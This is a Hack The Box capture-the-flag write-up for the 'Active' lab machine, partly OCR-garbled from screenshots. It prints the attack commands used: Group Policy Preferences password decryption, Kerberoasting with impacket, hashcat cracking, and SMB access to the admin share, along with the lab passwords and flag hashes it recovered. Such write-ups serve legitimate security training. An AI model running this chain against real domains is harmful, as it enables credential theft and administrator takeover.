HTB Dedicated Box 9 – Active

1. Nmap reveals most of the standard AD ports: SMB, Kerberos, WinRM, etc.

	ta\$ nmap -s5 -T4 -p- 10.129.226.111	[4/7]						
Starting Nmap 7.92 (https://mmap.org) at 2022-05-27 09:26 PDT								
	Nmap scan report for 10.129.226.111							
	.12s latency).							
	512 closed tcp ports (reset)							
	TE SERVICE							
	n domain							
	n kerberos-sec							
	n msrpc							
	n netbios-ssn							
	n ldap							
CONTRACTOR OF THE	n microsoft-ds							
	n kpasswd5							
	n http-rpc-epmap							
	n ldapssl							
	n globalcatLDAP							
	n globalcatLDAPssl							
5722/tcp op								
9389/tcp op								
47001/tcp op								
49152/tcp op								
49153/tcp op								
49154/tcp op								
49155/tcp op								
49157/tcp op								
49158/tcp op								
49165/tcp op								
49168/tcp op	n unknown							

2. Shares are open.

harename	Туре	Comment
ADMIN\$	 Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
Replication	Disk	
SYSVOL	Disk	Logon server share
Users L disabled no w		

3. Get the Groups.xml file.

	Π	Ø	Sat	lul	21	N3 ·	37.4	20	018
SecEdit	D	0			21	03:	37:4		
\active.htb\Policies\{31B2	F340-016D-11D2-9	945F-00(04FB	984F	9}\M	АСН	INE\	Pref	ferences\Groups
	D		Sat						
		0	Sat	Jul	21	03:	37:4	20	018
Groups.xml	А	533	Wed	Jul	18	13:	46:0	5 20	018
\active.htb\Policies\{6AC1	786C-016F-11D2-9	945F-00(04fB	984F	9}∖№	IACH	INE\	licr	rosoft\Windows NT
		0	Sat	Jul	21	03:	37:4	¥ 20	018
		0	Sat	Jul	21	03:	37:4	+ 20	018
SecEdit		0	Sat	Jul	21	03:	37:4	+ 20	018
\active.htb\Policies\{31B2	F340-016D-11D2-9	945F-000	04FB	984F	9}∖№	ACH	INE\	licr	rosoft\Windows NT\SecEdit
		0	Sat						
	D	0					37:4		
GptTmpl.inf	А	1098	Wed	Jul	18	11:	49:1	2 20	018
\active.htb\Policies\{6AC1	786C-016F-11D2-9	945F-000	04fB	984F	9}∖№	ACH	INE\	licr	rosoft\Windows NT\SecEdit
		0	Sat						
		0					37:4		
GptTmpl.inf	А	3722	Wed	Jul	18	11:	49:1	2 20	018
5217023 Ы	ocks of size 409	96. 2786	i08 b	lock	s av	ail	able		
									\MACHINE\Preferences\Groups\Groups.xml"
									<pre>}\MACHINE\Preferences\Groups\Groups.xml of size 533 as active.htb\Policies\{3</pre>
	04FB984F9}\MACH1	[NE\Pref	eren	ces/	Grou	ps\	Grou) S . X	xml (0.8 KiloBytes/sec) (average 0.8 KiloBytes/sec)
smb: \>									

4. Decrypt it to get the password for SVC_TGS.

delta@host:gpp-decrypt\$./gpp-decrypt -f ~/Groups.xml	
ה באבן היק הובאבו גבור בן בן הק	
[*] Username: active.htb\SVC_TGS [*] Password: GPPstillStandingStrong2k18 delta@host:gpp-decrypt\$ _	

5. Using impacket to Kerberoast with the new creds returns an admin ticket!

delta@host:-\$ getuserspns active.htb/SVC_TGS:GPPstillStandingStrong2k18 -outputfile roast Impacket v0.9.24.dev1+20210906.175840.50c76958 - Copyright 2021 SecureAuth Corporation							
ServicePrincipalName Delegation	Name	MemberOf	PasswordLastSet	LastLogon			
active/CIFS:445 8	Administrator	CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb	2018-07-18 12:06:40.351723	2022-05-27 09:09:49.90573			
delta@host:~\$							

6. Crack it with hashcat.

c24832d0729d46df8e618b6bfedad11201a082137b3036a81b1dadc3fa5a39a87a929421a87adda06354076f157456e2b729e:Ticketmaster1968
Session: hashcat
Status Cracked
Hash.Mode: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target: \$krb5tgs\$23\$*Administrator\$ACTIVE.HTB\$active.htb/Ad2b729e
Time.Started: Fri May 27 15:02:48 2022 (27 secs)
Time.Estimated: Fri May 27 15:03:15 2022 (0 secs)
Kernel.Feature: Optimized Kernel
Guess.Base: File (tools/lists/rockyou)
Guess.Queue: 1/1 (100.00%)
Speed.#2
Recovered 1/1 (100.00%) Digests
Progress 10537982/14344384 (73.46%)
Rejected
Restore.Point: 10536957/14344384 (73.46%)
Restore.Sub.#2: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#2: TiffanyD -> Thruman94
Hardware.Mon.#2: Temp: 74c Util: 98%
Started: Fri May 27 15:02:44 2022
Stopped: Fri May 27 15:03:16 2022
delta@host:-\$ hashcat -a 0 -m 13100 roast tools/lists/rockyou


7. Get the flags straight off SMB.

delta@host:~\$ smbclient //		sers -U Administrator				
Enter WORKGROUP\Administra Trv "help" to get a list o		nds.				
smb: \> ls						
	DR	0 Sat Jul 21 07:39:20 2018				
	DR	0 Sat Jul 21 07:39:20 2018				
Administrator		0 Mon Jul 16 03:14:21 2018				
All Users	DHSrn	0 Mon Jul 13 22:06:44 2009				
Default	DHR	0 Mon Jul 13 23:38:21 2009				
Default User	DHSrn	0 Mon Jul 13 22:06:44 2009				
desktop.ini	AHS					
Public	DR	0 Mon Jul 13 21:57:55 2009				
SVC_TGS	D	0 Sat Jul 21 08:16:32 2018				
[317033 L]		5. 278336 blocks available				
smb: \> cd SVC TGS/Desktop		278330 DLOCKS AVALLADLE				
<pre>smb: \> Cu SVC_rus/besktop smb: \SVC TGS\Desktop\> ge</pre>						
		size 36 as user tyt (0 1 KiloRytes/ser) (average 0 1 KiloRytes/ser)				
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec) smb: \SVC_TGS\Desktop\> cd//Administrator/Desktop						
smb. \Administrator\Desktop/> qet root.txt						
smo. Administrator/Desktop/vge/ioot.txt of size 34 as root.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)						
secting file (Auministration (Descrip)(Dot. At or size 34 as foot. At (0.1 Attobytes/sec) (average 0.1 Attobytes/sec)						

8. Boom!

delta@host:~\$ cat user.txt 7a8a381acc56bdf85a4b31c955b7b33c delta@host:~\$ cat root.txt 7155c2de643857a0f9090e7a8d1c16ea delta@host:~\$

9. Admin shell for bonus points.



10. User flag submitted.

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⊕ €	Active ~	jgrassl ~	DEDICATED LAB
Eastern Washington University	< Active EASY		30 POINTS
<u> My Profile</u>	IP ADDRESS 10.129.226.111 * MACHINE PROGRESS +10 R -20 R		9
MY LABS	Click to view the Writeup	watch video	D PEN
	MACHINE MATRIX		
🔹 Help Center	CTF Success! Flag accepted!		~
		REAL	

11. Root flag submitted. Done!

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MY LABS	Click to view the Writeup	► WATCH VIDEO	A OPEN
	MACHINE MATRIX		
Help Center	CTF Success! Flag accepted!		
💬 Contact Support		REAL	